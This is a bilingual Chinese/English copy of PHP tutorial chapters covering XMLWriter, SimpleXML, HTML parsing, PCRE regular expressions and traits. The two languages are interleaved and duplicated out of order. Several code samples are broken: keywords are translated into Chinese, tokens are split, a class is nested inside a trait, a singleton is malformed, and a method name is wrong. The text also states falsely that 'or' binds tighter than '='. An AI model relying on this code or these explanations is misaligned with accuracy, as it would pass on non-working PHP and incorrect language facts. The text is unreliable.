开始文档（创建XML开始标签）：

```
$xml->startDocument('1.0', 'utf-8');
```

```
</book>
</doc>
```

Now, say, we load this into our PHP as \$file.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

We will be greeted with the following

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

However as soon as we fix this problem, we are presented with "Happy Days".

Section 36.4: Create an XML file using XMLWriter

Instantiate a XMLWriter object:

```
$xml = new XMLWriter();
```

Next open the file to which you want to write. For example, to write to /var/www/example.com/xml/output.xml, use:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

To start the document (create the XML open tag):

```
$xml->startDocument('1.0', 'utf-8');
```

这将输出：

```
<?xml version="1.0" encoding="UTF-8"?>
```

现在你可以开始写元素了：

```
$xml->writeElement('foo', 'bar');
```

这将生成以下 XML：

```
<foo>bar</foo>
```

如果你需要比简单的带有纯值的节点更复杂的内容，你也可以“开始”一个元素并在关闭之前为它添加属性：

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

这将输出：

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

第36.5节：使用SimpleXML读取XML文档

你可以从字符串或XML文件中解析XML

1. 从字符串

```
$xml_obj = simplexml_load_string($string);
```

2. 从文件

```
$xml_obj = simplexml_load_file('books.xml');
```

解析示例

考虑以下XML：

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
  <book>
    <name>PHP - 入门介绍</name>
    <price>$5.95</price>
    <id>1</id>
  </book>
  <book>
    <name>PHP - 高级</name>
    <price>$25.00</price>
    <id>2</id>
  </book>
</books>
```

这是一个解析它的示例代码

This will output:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Now you can start writing elements:

```
$xml->writeElement('foo', 'bar');
```

This will generate the XML:

```
<foo>bar</foo>
```

If you need something a little more complex than simply nodes with plain values, you can also "start" an element and add attributes to it before closing it:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

This will output:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Section 36.5: Read a XML document with SimpleXML

You can parse XML from a string or from a XML file

1. From a string

```
$xml_obj = simplexml_load_string($string);
```

2. From a file

```
$xml_obj = simplexml_load_file('books.xml');
```

Example of parsing

Considering the following XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id>1</id>
  </book>
  <book>
    <name>PHP - Advanced</name>
    <price>$25.00</price>
    <id>2</id>
  </book>
</books>
```

This is a example code to parse it

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("这本书的标题 $id 是 $title，价格是 $price。" . "");
}
```

这将输出：

```
这本书的标题是 1 , 名称是 PHP - An Introduction , 价格是 $5.95。
书名2是PHP - 高级版, 价格为25.00美元。
```

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

This will output:

```
The title of the book 1 is PHP - An Introduction and it costs $5.95.
The title of the book 2 is PHP - Advanced and it costs $25.00.
```

第37章：SimpleXML

第37.1节：将XML数据加载到simplexml中

从字符串加载

使用 `simplexml_load_string` 从字符串创建一个 `SimpleXMLElement` :

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";  
$xml = simplexml_load_string($xmlString) or die("错误：无法创建对象");
```

注意这里必须使用 `or` 而不是 `||`，因为 `or` 的优先级高于 `=`。只有当 `$xml` 最终解析为 `false` 时，`or` 后面的代码才会执行。

从文件加载

使用 `simplexml_load_file` 从文件或 URL 加载 XML 数据：

```
$xml = simplexml_load_string("filePath.xml");  
  
$xml = simplexml_load_string("https://example.com/doc.xml");
```

URL 可以是 PHP 支持的任何协议，或自定义的流包装器。

Chapter 37: SimpleXML

Section 37.1: Loading XML data into simplexml

Loading from string

Use `simplexml_load_string` to create a `SimpleXMLElement` from a string:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";  
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Note that `or` not `||` must be used here because the precedence of `or` is higher than `=`. The code after `or` will only be executed if `$xml` finally resolves to `false`.

Loading from file

Use `simplexml_load_file` to load XML data from a file or a URL:

```
$xml = simplexml_load_string("filePath.xml");  
  
$xml = simplexml_load_string("https://example.com/doc.xml");
```

The URL can be of any [schemes that PHP supports](#), or custom stream wrappers.

第38章：解析HTML

第38.1节：从字符串解析HTML

PHP 实现了一个DOM Level 2兼容的解析器，允许你使用熟悉的方法处理HTML，例如 `getElementById()` 或 `appendChild()`。

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->elementById("text")->textContent;
```

输出：

```
Hello, World!
```

请注意，PHP 会对 HTML 中的任何问题发出警告，尤其是在导入文档片段时。为了避免这些警告，请告诉 DOM 库 (libxml) 自行处理错误，方法是调用 `libxml_use_internal_errors()` 在导入 HTML 之前。然后，如果需要，可以使用 `libxml_get_errors()` 来处理错误。

第38.2节：使用 XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

>xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

输出：

```
Hello, World!
```

第38.3节：SimpleXML

介绍

- SimpleXML是一个PHP库，提供了一种简便的方法来处理XML文档（尤其是读取和遍历XML数据）。
- 唯一的限制是XML文档必须是格式良好的。

使用过程化方法解析XML

```
// 加载一个XML字符串
$xmlstr = file_get_contents('library.xml');
```

Chapter 38: Parsing HTML

Section 38.1: Parsing HTML from a string

PHP implements a [DOM Level 2](#) compliant parser, allowing you to work with HTML using familiar methods like `getElementById()` or `appendChild()`.

```
$html = '<html><body><span id="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
libxml_use_internal_errors(true);
$doc->loadHTML($html);

echo $doc->elementById("text")->textContent;
```

Outputs:

```
Hello, World!
```

Note that PHP will emit warnings about any problems with the HTML, especially if you are importing a document fragment. To avoid these warnings, tell the DOM library (libxml) to handle its own errors by calling `libxml_use_internal_errors()` before importing your HTML. You can then use `libxml_get_errors()` to handle errors if needed.

Section 38.2: Using XPath

```
$html = '<html><body><span class="text">Hello, World!</span></body></html>';

$doc = new DOMDocument();
$doc->loadHTML($html);

>xpath = new DOMXPath($doc);
$span = $xpath->query("//span[@class='text']")->item(0);

echo $span->textContent;
```

Outputs:

```
Hello, World!
```

Section 38.3: SimpleXML

Presentation

- SimpleXML is a PHP library which provides an easy way to work with XML documents (especially reading and iterating through XML data).
- The only restraint is that the XML document must be well-formed.

Parsing XML using procedural approach

```
// Load an XML string
$xmlstr = file_get_contents('library.xml');
```

```

$library = simplexml_load_string($xmlstr);

// 加载一个 XML 文件
$library = simplexml_load_file('library.xml');

// 你可以加载本地文件路径或有效的 URL (前提是 php.ini 中的 allow_url_fopen 设置为"On")

```

使用面向对象方法解析 XML

```

// $isPathToFile : 它通知构造函数第一个参数表示文件路径,
// 而不是包含 XML 数据的字符串。

```

```

// 加载一个XML字符串
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// 加载一个 XML 文件
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile : 它通知构造函数第一个参数表示文件路径,
// 而不是包含 XML 数据的字符串。

```

访问子元素和属性

- 当 SimpleXML 解析一个 XML 文档时，它会将所有的 XML 元素或节点转换为生成的 SimpleXMLElement 对象的属性
- 此外，它会将 XML 属性转换为关联数组，可以从它们所属的属性中访问。

当你知道他们的名字时：

```

$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}

```

- 这种方法的主要缺点是必须知道XML文档中每个元素和属性的名称。

当你不知道它们的名称（或者你不想知道它们）时：

```

foreach ($library->children() as $child){
    echo $child->getName();
    // 获取该元素的属性
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ':' . $attr;
    }
    // 获取子元素
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ':' . $subchild;
    }
}

```

```

$library = simplexml_load_string($xmlstr);

// Load an XML file
$library = simplexml_load_file('library.xml');

// You can load a local file path or a valid URL (if allow_url_fopen is set to "On" in php.ini)


```

Parsing XML using OOP approach

```

// $isPathToFile: it informs the constructor that the 1st argument represents the path to a file,
// rather than a string that contains 1the XML data itself.

// Load an XML string
$xmlstr = file_get_contents('library.xml');
$library = new SimpleXMLElement($xmlstr);

// Load an XML file
$library = new SimpleXMLElement('library.xml', NULL, true);

// $isPathToFile: it informs the constructor that the first argument represents the path to a file,
// rather than a string that contains 1the XML data itself.

```

Accessing Children and Attributes

- When SimpleXML parses an XML document, it converts all its XML elements, or nodes, to properties of the resulting SimpleXMLElement object
- In addition, it converts XML attributes to an associative array that may be accessed from the property to which they belong.

When you know their names:

```

$library = new SimpleXMLElement('library.xml', NULL, true);
foreach ($library->book as $book){
    echo $book['isbn'];
    echo $book->title;
    echo $book->author;
    echo $book->publisher;
}

```

- The major drawback of this approach is that it is necessary to know the names of every element and attribute in the XML document.

When you don't know their names (or you don't want to know them):

```

foreach ($library->children() as $child){
    echo $child->getName();
    // Get attributes of this element
    foreach ($child->attributes() as $attr){
        echo ' ' . $attr->getName() . ':' . $attr;
    }
    // Get children
    foreach ($child->children() as $subchild){
        echo ' ' . $subchild->getName() . ':' . $subchild;
    }
}

```

第39章：正则表达式 (regexp/PCRE)

参数	详情
\$pattern	一个带有正则表达式 (PCRE模式) 的字符串

第39.1节：全局正则表达式匹配

可以使用preg_match_all执行全局正则表达式匹配。 preg_match_all返回目标字符串中所有匹配结果（与preg_match只返回第一个匹配不同）。

preg_match_all函数返回匹配的数量。第三个参数\$matches将包含匹配结果，格式由第四个参数中给定的标志控制。

如果传入数组，\$matches将包含与preg_match类似格式的数组，区别在于preg_match在第一个匹配处停止，而preg_match_all会遍历整个字符串，直到字符串完全处理完毕，并将每次迭代的结果以多维数组形式返回，格式可由第四个参数的标志控制。

第四个参数\$flags控制\$matches数组的结构。默认模式是PREG_PATTERN_ORDER，可能的标志有PREG_SET_ORDER和PREG_PATTERN_ORDER。

下面的代码演示了preg_match_all的用法：

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // 默认标志是 PREG_PATTERN_ORDER
var_dump($matches);
// 作为参考，使用 preg_match() 运行相同的正则表达式
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

来自PREG_SET_ORDER的第一个 var_dump 输出如下：

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
```

Chapter 39: Regular Expressions (regexp/PCRE)

Parameter	Details
\$pattern	a string with a regular expression (PCRE pattern)

Section 39.1: Global RegExp match

A *global* RegExp match can be performed using `preg_match_all`. `preg_match_all` returns all matching results in the subject string (in contrast to `preg_match`, which only returns the first one).

The `preg_match_all` function returns the number of matches. Third parameter `$matches` will contain matches in format controlled by flags that can be given in fourth parameter.

If given an array, `$matches` will contain array in similar format you'd get with `preg_match`, except that `preg_match` stops at first match, where `preg_match_all` iterates over the string until the string is wholly consumed and returns result of each iteration in a multidimensional array, which format can be controlled by the flag in fourth argument.

The fourth argument, `$flags`, controls structure of `$matches` array. Default mode is PREG_PATTERN_ORDER and possible flags are PREG_SET_ORDER and PREG_PATTERN_ORDER.

Following code demonstrates usage of `preg_match_all`:

```
$subject = "a1b c2d3e f4g";
$pattern = '/[a-z]([0-9])[a-z]/';

var_dump(preg_match_all($pattern, $subject, $matches, PREG_SET_ORDER)); // int(3)
var_dump($matches);
preg_match_all($pattern, $subject, $matches); // the flag is PREG_PATTERN_ORDER by default
var_dump($matches);
// And for reference, same regexp run through preg_match()
preg_match($pattern, $subject, $matches);
var_dump($matches);
```

The first var_dump from PREG_SET_ORDER gives this output:

```
array(3) {
  [0]=>
  array(2) {
    [0]=>
    string(3) "a1b"
    [1]=>
    string(1) "1"
  }
  [1]=>
  array(2) {
    [0]=>
    string(3) "c2d"
    [1]=>
    string(1) "2"
  }
  [2]=>
  array(2) {
    [0]=>
    string(3) "f4g"
    [1]=>
```

```
string(1) "4"
}
}
```

\$matches 有三个嵌套数组。每个数组代表一次匹配，格式与 preg_match 的返回结果相同。

第二个 var_dump (PREG_PATTERN_ORDER) 输出如下：

```
array(2) {
[0]=>
array(3) {
[0]=>
string(3) "a1b"
[1]=>
string(3) "c2d"
[2]=>
string(3) "f4g"
}
[1]=>
array(3) {
[0]=>
string(1) "1"
[1]=>
string(1) "2"
[2]=>
string(1) "4"
}
}
```

当相同的正则表达式通过 preg_match 运行时，返回以下数组：

```
数组(2) [
[0] =>
string(3) "a1b"
[1] =>
string(1) "1"
]
```

第39.2节：使用正则表达式进行字符串匹配

preg_match 检查字符串是否匹配正则表达式。

```
$string = '这是一个包含数字的字符串: 12345';
$isMatched = preg_match('%^([a-zA-Z]+: [0-9]+)$%', $string);
var_dump($isMatched); // bool(true)
```

如果传入第三个参数，它将被填充为正则表达式的匹配数据：

```
preg_match('%^([a-zA-Z]+: ([0-9]+)$%', '这是一个包含数字的字符串: 12345',
$matches);
// $matches 现在包含正则表达式匹配结果的数据。
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

\$matches 包含整个匹配以及正则表达式中由括号界定的子字符串数组，顺序按照左括号出现的偏移量排列。也就是说，如果你的正则表达式是 /z(a(b))/，索引0 包含整个子串 zab，索引1包含外层括号界定的子串 ab，索引2

```
string(1) "4"
}
}
```

\$matches has three nested arrays. Each array represents one match, which has the same format as the return result of preg_match.

The second var_dump (PREG_PATTERN_ORDER) gives this output:

```
array(2) {
[0]=>
array(3) {
[0]=>
string(3) "a1b"
[1]=>
string(3) "c2d"
[2]=>
string(3) "f4g"
}
[1]=>
array(3) {
[0]=>
string(1) "1"
[1]=>
string(1) "2"
[2]=>
string(1) "4"
}
}
```

When the same regexp is run through preg_match, following array is returned:

```
array(2) [
[0] =>
string(3) "a1b"
[1] =>
string(1) "1"
]
```

Section 39.2: String matching with regular expressions

preg_match checks whether a string matches the regular expression.

```
$string = 'This is a string which contains numbers: 12345';
$isMatched = preg_match('%^([a-zA-Z]+: [0-9]+)$%', $string);
var_dump($isMatched); // bool(true)
```

If you pass in a third parameter, it will be populated with the matching data of the regular expression:

```
preg_match('%^([a-zA-Z]+: ([0-9]+)$%', 'This is a string which contains numbers: 12345',
$matches);
// $matches now contains results of the regular expression matches in an array.
echo json_encode($matches); // ["numbers: 12345", "numbers", "12345"]
```

\$matches contains an array of the whole match then substrings in the regular expression bounded by parentheses, in the order of open parenthesis's offset. That means, if you have /z(a(b))/ as the regular expression, index 0 contains the whole substring zab, index 1 contains the substring bounded by the outer parentheses ab and index 2

包含内部括号 b。

第39.3节：通过正则表达式将字符串拆分为数组

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";  
  
//[0-9] : 范围0到9内的任意单个字符  
// + : 一个或多个0到9的字符  
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);  
//或者  
// [] : 字符类  
// \d : 任意数字  
// + : 一个或多个任意数字  
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

输出：

```
数组  
(  
    [0] => PHP  
    [1] => CSS  
    [2] => HTML  
    [3] => AJAX  
    [4] => JSON  
)
```

要将字符串拆分成数组，只需传入字符串和用于匹配搜索的正则表达式给preg_split()；添加第三个参数 (limit) 可以设置执行的“匹配”次数，剩余的字符串将被添加到数组的末尾。

第四个参数是 (flags)，这里我们使用了PREG_SPLIT_NO_EMPTY，它可以防止我们的数组包含任何空的键/值。

第39.4节：使用正则表达式替换字符串

```
$string = "a;b;cd;e;f";  
// $1、$2 和 $3 分别代表第一个、第二个和第三个捕获组  
echo preg_replace("(^([;]+);([;]+);([;]+)$)m", "$3;$2;$1", $string);
```

输出

```
c ;b ;a  
f ;e ;d
```

搜索分号之间的所有内容并将顺序反转。

第39.5节：使用回调函数替换字符串

preg_replace_callback 的工作原理是将每个匹配的捕获组发送到定义的回调函数，并用回调函数的返回值进行替换。这使我们能够基于任何逻辑替换字符串。

```
$subject = "他说 123abc, 我说 456efg, 然后她说 789hij";  
$regex = "/\b(\d+)\w+/";  
  
// 该函数根据捕获组的第一个字符有条件地替换匹配项
```

contains the inner parentheses b.

Section 39.3: Split string into array by a regular expression

```
$string = "0| PHP 1| CSS 2| HTML 3| AJAX 4| JSON";  
  
//[0-9] : Any single character in the range 0 to 9  
// + : One or more of 0 to 9  
$array = preg_split("/[0-9]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);  
//Or  
// [] : Character class  
// \d : Any digit  
// + : One or more of Any digit  
$array = preg_split("/[\d]+\|/", $string, -1, PREG_SPLIT_NO_EMPTY);
```

Output:

```
Array  
(  
    [0] => PHP  
    [1] => CSS  
    [2] => HTML  
    [3] => AJAX  
    [4] => JSON  
)
```

To split a string into a array simply pass the string and a regexp for `preg_split()`; to match and search, adding a third parameter (limit) allows you to set the number of "matches" to perform, the remaining string will be added to the end of the array.

The fourth parameter is (flags) here we use the PREG_SPLIT_NO_EMPTY which prevents our array from containing any empty keys / values.

Section 39.4: String replacing with regular expression

```
$string = "a;b;c\n\t;d;e;f";  
// $1, $2 and $3 represent the first, second and third capturing groups  
echo preg_replace("(^([;]+);([;]+);([;]+)$)m", "$3;$2;$1", $string);
```

Outputs

```
c ;b ;a  
f ;e ;d
```

Searches for everything between semicolons and reverses the order.

Section 39.5: String replace with callback

`preg_replace_callback` works by sending every matched capturing group to the defined callback and replaces it with the return value of the callback. This allows us to replace strings based on any kind of logic.

```
$subject = "He said 123abc, I said 456efg, then she said 789hij";  
$regex = "/\b(\d+)\w+/";  
  
// This function replaces the matched entries conditionally  
// depending upon the first character of the capturing group
```

```
function regex_replace($matches){  
    switch($matches[1][0]){  
        case '7':  
            $replacement = "<b>{$matches[0]}</b>";  
            break;  
        default:  
            $replacement = "<i>{$matches[0]}</i>";  
    }  
    return $replacement;  
}  
  
$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);  
  
print_r($replaced_str);  
# 他说 <i>123abc</i>, 我说 <i>456efg</i>, 然后她说 <b>789hij</b>
```

```
function regex_replace($matches){  
    switch($matches[1][0]){  
        case '7':  
            $replacement = "<b>{$matches[0]}</b>";  
            break;  
        default:  
            $replacement = "<i>{$matches[0]}</i>";  
    }  
    return $replacement;  
}  
  
$replaced_str = preg_replace_callback($regex, "regex_replace", $subject);  
  
print_r($replaced_str);  
# He said <i>123abc</i>, I said <i>456efg</i>, then she said <b>789hij</b>
```

第40章：特征

第40.1节：什么是Trait？

PHP只允许单继承。换句话说，一个类只能继承一个其他类。但如果你需要包含一些不属于父类的内容怎么办？在PHP 5.4之前，你必须想办法变通，但在5.4中引入了Trait。Trait允许你基本上“复制粘贴”类的一部分到你的主类中

```
trait Talk {  
    /** @var string */  
    public $phrase = 'Well Wilbur...';  
    public function speak() {  
        echo $this->phrase;  
    }  
  
    class MrEd extends Horse {  
        use Talk;  
        public function __construct() {  
            $this->speak();  
        }  
  
        public function setPhrase($phrase) {  
            $this->phrase = $phrase;  
        }  
    }  
}
```

这里我们有一个MrEd类，它已经继承了Horse类。但并不是所有的马都会Talk，所以我们为此创建了一个Trait。让我们来看看它的作用

首先，我们定义我们的 Trait。我们可以在自动加载和命名空间中使用它（另见在命名空间中引用类或函数）。然后，我们使用关键字use将其包含到我们的MrEd类中。

你会注意到MrEd使用了Talk的函数和变量，但并没有定义它们。还记得我们之前说过的复制和粘贴吗？这些函数和变量现在都定义在类中，就好像这个类自己定义了一样。

Trait 与抽象类最为相似，因为你可以定义变量和函数。你也不能直接实例化 Trait（即new Trait()）。Trait 不能像抽象类或接口那样强制类隐式定义某个函数。Trait仅仅用于显式定义（因为你可以实现任意多个接口，详见接口）。

我什么时候应该使用 Trait？

当考虑使用 Trait 时，你首先应该问自己这个问题

通过重构代码，我能避免使用 Trait 吗？

答案往往是是的。Trait 是单继承带来的边缘情况。滥用或过度使用 Trait 的诱惑很大。但请考虑，Trait 为你的代码引入了另一个来源，这意味着又增加了一层复杂性。在这里的例子中，我们只处理了3个类。但 Trait 意味着你现在可能要处理远不止这些。对于每个 Trait，你的类就变得更难处理，因为你必须去查阅每个 Trait 来了解它定义了什么（以及可能发生冲突的位置，详见冲突解决）。理想情况下，你应该尽量减少代码中的 Trait 数量。

Chapter 40: Traits

Section 40.1: What is a Trait?

PHP only allows single inheritance. In other words, a class can only extend one other class. But what if you need to include something that doesn't belong in the parent class? Prior to PHP 5.4 you would have to get creative, but in 5.4 Traits were introduced. Traits allow you to basically "copy and paste" a portion of a class into your main class

```
trait Talk {  
    /** @var string */  
    public $phrase = 'Well Wilbur...';  
    public function speak() {  
        echo $this->phrase;  
    }  
  
    class MrEd extends Horse {  
        use Talk;  
        public function __construct() {  
            $this->speak();  
        }  
  
        public function setPhrase($phrase) {  
            $this->phrase = $phrase;  
        }  
    }  
}
```

So here we have MrEd, which is already extending Horse. But not all horses Talk, so we have a Trait for that. Let's note what this is doing

First, we define our Trait. We can use it with autoloading and Namespaces (see also Referencing a class or function in a namespace). Then we include it into our MrEd class with the keyword use.

You'll note that MrEd takes to using the Talk functions and variables without defining them. Remember what we said about copy and paste? These functions and variables are all defined within the class now, as if this class had defined them.

Traits are most closely related to Abstract classes in that you can define variables and functions. You also cannot instantiate a Trait directly (i.e. new Trait()). Traits cannot force a class to implicitly define a function like an Abstract class or an Interface can. Traits are only for explicit definitions (since you can implement as many Interfaces as you want, see Interfaces).

When should I use a Trait?

The first thing you should do, when considering a Trait, is to ask yourself this important question

Can I avoid using a Trait by restructuring my code?

More often than not, the answer is going to be Yes. Traits are edge cases caused by single inheritance. The temptation to misuse or overuse Traits can be high. But consider that a Trait introduces another source for your code, which means there's another layer of complexity. In the example here, we're only dealing with 3 classes. But Traits mean you can now be dealing with far more than that. For each Trait, your class becomes that much harder to deal with, since you must now go reference each Trait to find out what it defines (and potentially where a collision happened, see Conflict Resolution). Ideally, you should keep as few Traits in your code as possible.

第40.2节：用于促进横向代码复用的 Trait

假设我们有一个用于日志记录的接口：

```
interface Logger {  
    function log($message);  
}
```

现在假设我们有两个Logger接口的具体实现：FileLogger和ConsoleLogger。

```
class FileLogger 实现 Logger {  
    public function log($message) {  
        // 将日志消息追加到某个文件  
    }  
}  
  
class ConsoleLogger 实现 Logger {  
    public function log($message) {  
        // 将日志消息记录到控制台  
    }  
}
```

现在如果你定义了另一个类Foo，且你也希望它能够执行日志记录任务，你可以这样做：

```
class Foo 实现 Logger {  
    private $logger;  
  
    public function setLogger(Logger $logger) {  
        $this->logger = $logger;  
    }  
  
    public function log($message) {  
        if ($this->logger) {  
            $this->logger->log($message);  
        }  
    }  
}
```

Foo现在也是一个Logger，但其功能取决于通过setLogger()传入的Logger实现。

如果我们现在希望类Bar也拥有这个日志机制，我们就必须在

Bar类中重复这段逻辑。

为了避免代码重复，可以定义一个trait：

```
trait LoggableTrait {  
    protected $logger;  
  
    public function setLogger(Logger $logger) {  
        $this->logger = $logger;  
    }  
  
    public function log($message) {  
        if ($this->logger) {  
            $this->logger->log($message);  
        }  
    }  
}
```

Section 40.2: Traits to facilitate horizontal code reuse

Let's say we have an interface for logging:

```
interface Logger {  
    function log($message);  
}
```

Now say we have two concrete implementations of the Logger interface: the FileLogger and the ConsoleLogger.

```
class FileLogger implements Logger {  
    public function log($message) {  
        // Append log message to some file  
    }  
}  
  
class ConsoleLogger implements Logger {  
    public function log($message) {  
        // Log message to the console  
    }  
}
```

Now if you define some other class Foo which you also want to be able to perform logging tasks, you could do something like this:

```
class Foo implements Logger {  
    private $logger;  
  
    public function setLogger(Logger $logger) {  
        $this->logger = $logger;  
    }  
  
    public function log($message) {  
        if ($this->logger) {  
            $this->logger->log($message);  
        }  
    }  
}
```

Foo is now also a Logger, but its functionality depends on the Logger implementation passed to it via setLogger(). If we now want class Bar to also have this logging mechanism, we would have to duplicate this piece of logic in the Bar class.

Instead of duplicating the code, a trait can be defined:

```
trait LoggableTrait {  
    protected $logger;  
  
    public function setLogger(Logger $logger) {  
        $this->logger = $logger;  
    }  
  
    public function log($message) {  
        if ($this->logger) {  
            $this->logger->log($message);  
        }  
    }  
}
```

现在我们已经在 trait 中定义了逻辑，可以使用该 trait 将逻辑添加到 Foo 和 Bar 类中：

```
class Foo {  
    use LoggableTrait;  
}  
  
class Bar {  
    use LoggableTrait;  
}
```

例如，我们可以这样使用 Foo 类：

```
$foo = new Foo();  
$foo->setLogger( new FileLogger() );  
  
//注意我们如何使用 trait 作为“代理”来调用 Foo 实例上的 Logger 的 log 方法  
$foo->log('我美丽的信息');
```

第40.3节：冲突解决

尝试在一个类中使用多个 trait 可能会导致方法冲突的问题。你需要手动解决这些冲突。

例如，让我们创建这个层级结构：

```
trait MeowTrait {pu  
    blic function say() {print "喵  
        "  
    }  
}  
  
trait WoofTrait {publ  
    ic function say() {print "汪  
        "  
    }  
}  
  
abstract class UnMuteAnimals {  
    abstract function say();  
}  
  
class Dog extends UnMuteAnimals {  
    use WoofTrait;  
}  
  
class Cat extends UnMuteAnimals {  
    use MeowTrait;  
}
```

现在，让我们尝试创建以下类：

```
class TalkingParrot extends UnMuteAnimals {  
    use MeowTrait, WoofTrait;  
}
```

PHP 解释器将返回一个致命错误：

Now that we have defined the logic in a trait, we can use the trait to add the logic to the Foo and Bar classes:

```
class Foo {  
    use LoggableTrait;  
}  
  
class Bar {  
    use LoggableTrait;  
}
```

And, for example, we can use the Foo class like this:

```
$foo = new Foo();  
$foo->setLogger( new FileLogger() );  
  
//note how we use the trait as a 'proxy' to call the Logger's log method on the Foo instance  
$foo->log('my beautiful message');
```

Section 40.3: Conflict Resolution

尝试在一个类中使用多个 trait 可能会导致方法冲突的问题。你需要手动解决这些冲突。

例如，让我们创建这个层级结构：

```
trait MeowTrait {  
    public function say() {  
        print "Meow \n";  
    }  
}  
  
trait WoofTrait {  
    public function say() {  
        print "Woof \n";  
    }  
}  
  
abstract class UnMuteAnimals {  
    abstract function say();  
}  
  
class Dog extends UnMuteAnimals {  
    use WoofTrait;  
}  
  
class Cat extends UnMuteAnimals {  
    use MeowTrait;  
}
```

Now, let's try to create the following class:

```
class TalkingParrot extends UnMuteAnimals {  
    use MeowTrait, WoofTrait;  
}
```

The php interpreter will return a fatal error:

致命错误：Trait方法say未被应用，因为在TalkingParrot上与其他trait方法发生冲突

为了解决此冲突，我们可以这样做：

- 使用关键字insteadof来使用一个trait中的方法，而不是另一个trait中的方法
- 通过类似WoofTrait::say as sayAsDog;的结构为方法创建别名

```
class TalkingParrotV2 extends UnMuteAnimals {  
    use MeowTrait, WoofTrait {  
        MeowTrait::say 替代 WoofTrait;  
        WoofTrait::say as sayAsDog;  
    }  
  
    $talkingParrot = new TalkingParrotV2();  
    $talkingParrot->say();  
    $talkingParrot->sayAsDog();
```

这段代码将产生以下输出：

```
Meow  
Woof
```

第40.4节：使用Traits实现单例模式

免责声明：本示例绝不提倡使用单例模式。单例模式应谨慎使用。

在PHP中，实现单例模式有一个相当标准的方法：

```
public class Singleton {  
    private $instance;  
  
    private function __construct() {};  
  
    public function getInstance() {  
        if (!self::$instance) {  
            // new self() 基本上等同于 new Singleton()  
            self::$instance = new self();  
        }  
  
        return self::$instance;  
    }  
  
    // 防止实例被克隆  
    protected function __clone() {}  
  
    // 防止实例被序列化  
    protected function __sleep() {}  
  
    // 防止实例被反序列化  
    protected function __wakeup() {}
```

为了防止代码重复，提取此行为到 trait 中是个好主意。

Fatal error: Trait method say has not been applied, because there are collisions with other trait methods on TalkingParrot

To resolve this conflict, we could do this:

- use keyword insteadof to use the method from one trait instead of method from another trait
- create an alias for the method with a construct like WoofTrait::say as sayAsDog;

```
class TalkingParrotV2 extends UnMuteAnimals {  
    use MeowTrait, WoofTrait {  
        MeowTrait::say insteadof WoofTrait;  
        WoofTrait::say as sayAsDog;  
    }  
  
    $talkingParrot = new TalkingParrotV2();  
    $talkingParrot->say();  
    $talkingParrot->sayAsDog();
```

This code will produce the following output:

```
Meow  
Woof
```

Section 40.4: Implementing a Singleton using Traits

Disclaimer: In no way does this example advocate the use of singletons. Singletons are to be used with a lot of care.

In PHP there is quite a standard way of implementing a singleton:

```
public class Singleton {  
    private $instance;  
  
    private function __construct() {};  
  
    public function getInstance() {  
